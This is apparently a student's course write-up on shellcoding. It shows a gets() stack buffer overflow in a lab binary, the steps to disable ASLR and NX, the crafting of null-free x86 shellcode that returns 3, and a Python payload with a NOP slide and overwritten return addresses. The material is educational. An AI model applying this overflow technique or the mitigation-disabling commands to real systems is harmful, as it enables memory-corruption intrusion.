Shellcoding

Code can be found here: https://github.com/c2003-tamu/413
Demo video can be found here: https://youtu.be/GeGjavljuTk

Environment Setup

- Ensure python3 is installed
- Clone git repository
- Navigate to 413/shellcode directory
- Run command: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
- Follow instructions found here: https://davidhamann.de/2020/09/09/disable-nx-on-linux/ to disable nx for 32 bit binaries
- Follow instructions to get correct return addresses in the payload for your machine

Vulnerable Code

For this assignment, I will be exploiting the same vulnerable code from the previous 2 assignments, seen below:

```
void vulnerable_function(){
        char input[32];
        printf("enter your input: ");
        gets(input);
        printf("you entered: %s\n", input);
}
```

I will be overwriting the buffer seen here by exploiting the vulnerable gets() function.

Exploit

Payload Assembly

I used the files found in 413/shellcode/helpfiles directory. First, I wrote the function I wanted to translate to assembly into the shellcode.c file, seen below:

```
int add_three() {
    int firstval = 1;
    int secondval = 1;
    int thirdval = 1;

    int result = firstval + secondval + thirdval;
    return result;
}
```

This is a natural extension of the example presented in class, where Dr. Botacin simply added 1 + 1. After I compiled this with the command gcc -m32 -fno-stack-protector -z execstack shellcode.c -o shellcode , I then used the command objdump -d shellcode to get the following results:

```
0000118d <add_three>:
    118d:       55                      push   %ebp
    118e:       89 e5                   mov    %esp,%ebp
    1190:       83 ec 10                sub    $0x10,%esp
    1193:       e8 78 00 00 00          call   1210 <__x86.get_pc_thunk.ax>
    1198:       05 40 2e 00 00          add    $0x2e40,%eax
    119d:       c7 45 fc 01 00 00 00    movl   $0x1,-0x4(%ebp)
    11a4:       c7 45 f8 01 00 00 00    movl   $0x1,-0x8(%ebp)
    11ab:       c7 45 f4 01 00 00 00    movl   $0x1,-0xc(%ebp)
    11b2:       8b 55 fc                mov    -0x4(%ebp),%edx
    11b5:       8b 45 f8                mov    -0x8(%ebp),%eax
    11b8:       01 c2                   add    %eax,%edx
    11ba:       8b 45 f4                mov    -0xc(%ebp),%eax
    11bd:       01 d0                   add    %edx,%eax
    11bf:       89 45 f0                mov    %eax,-0x10(%ebp)
    11c2:       8b 45 f0                mov    -0x10(%ebp),%eax
    11c5:       c9                      leave
    11c6:       c3                      ret
```

This wasn't entirely super helpful because there are a ton of null bytes, but I got the overall structure of my asm code down in that I need to use 3 registers to hold a value and then simply add them together. After this, I wrote the code seen in file asm.c, seen below:

```
int add_three() {
    int result;
    __asm__(
        "xor %%eax, %%eax;"
        "inc %%eax;"
        "xor %%ebx, %%ebx;"
        "inc %%ebx;"
        "xor %%ecx, %%ecx;"
        "inc %%ecx;"
        "addl %%ebx, %%eax;"
        "addl %%ecx, %%eax;"
        "movl %%eax, %0"
        : "=r" (result)
        :
        : "%eax", "%ebx", "%ecx"
    );

    return result;
}
```

This is essentially setting 3 registers to zero, adding one to each of them, and then adding those three registers together. Admittedly, this is probably not the simplest way to complete this problem, as I could have just incremented one register thrice, but that's boring. After I compiled this with the same command as above and ran objdump -d on it again, I got the following shellcode:

```
0000118d <add_three>:
    118d:       55                      push   %ebp
    118e:       89 e5                   mov    %esp,%ebp
    1190:       53                      push   %ebx
    1191:       83 ec 10                sub    $0x10,%esp
    1194:       e8 68 00 00 00          call   1201 <__x86.get_pc_thunk.ax>
    1199:       05 3f 2e 00 00          add    $0x2e3f,%eax
    119e:       31 c0                   xor    %eax,%eax
    11a0:       40                      inc    %eax
    11a1:       31 db                   xor    %ebx,%ebx
    11a3:       43                      inc    %ebx
    11a4:       31 c9                   xor    %ecx,%ecx
    11a6:       41                      inc    %ecx
    11a7:       01 d8                   add    %ebx,%eax
    11a9:       01 c8                   add    %ecx,%eax
    11ab:       89 c2                   mov    %eax,%edx
    11ad:       89 55 f8                mov    %edx,-0x8(%ebp)
    11b0:       8b 45 f8                mov    -0x8(%ebp),%eax
    11b3:       8b 5d fc                mov    -0x4(%ebp),%ebx
    11b6:       c9                      leave
    11b7:       c3                      ret
```

This is much more helpful, as there are no null bytes in the pertinent hex code, so I wrote the bytes into a payload that I tested with the file test.c, to confirm with gdb that eax was getting the value that it was supposed to (3), seen below:

```
Breakpoint 3, 0x56556195 in main ()
(gdb) x/10x $eax
0x3:    Cannot access memory at address 0x3
(gdb) x/10x eax
No symbol table is loaded.  Use the "file" command.
(gdb) info registers
eax            0x3                 3
ecx            0x1                 1
edx            0xffffce80          -12672
ebx            0x1                 1
esp            0xffffce50          0xffffce50
ebp            0xffffce58          0xffffce58
esi            0xffffcf1c          -12516
edi            0xf7ffcb60          -134231200
eip            0x56556195          0x56556195 <main+24>
eflags         0x206               [ PF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb)
```


Using this, I wrote a payload of 44 junk bytes, the return address needed to hit the nop slide, the return address back to main (found by stepping through gdb), 256 nops, and the shellcode I found through this process, seen below:

```
import sys

# payload = junk + overwritten return address of vulnerable_function + return address back to main + nop slide + shell code
junk = b"A" * 44
nop_return_addr = b"\xff\xce\xff\xff"
main_return_addr = b"\x75\x0c\xda\xf7"
nop_slide = b"\x90" * 256
shell_code = b"\x31\xc0\x40\x31\xdb\x43\x31\xc9\x41\x01\xd8\x01\xc8\xc3"

payload = junk + nop_return_addr + main_return_addr + nop_slide + shell_code

sys.stdout.buffer.write(payload)
```

To modify this payload to work on your machine, simply step through gdb and update the addresses to reflect the addresses found on your machine.

Running the Exploit

To run the exploit, run command: cat payloads/shellinput | ./bad
To see if successful, run command: echo $?



As seen above, if echo $? Returns 3, that means that the shellcode was successfully run and returned.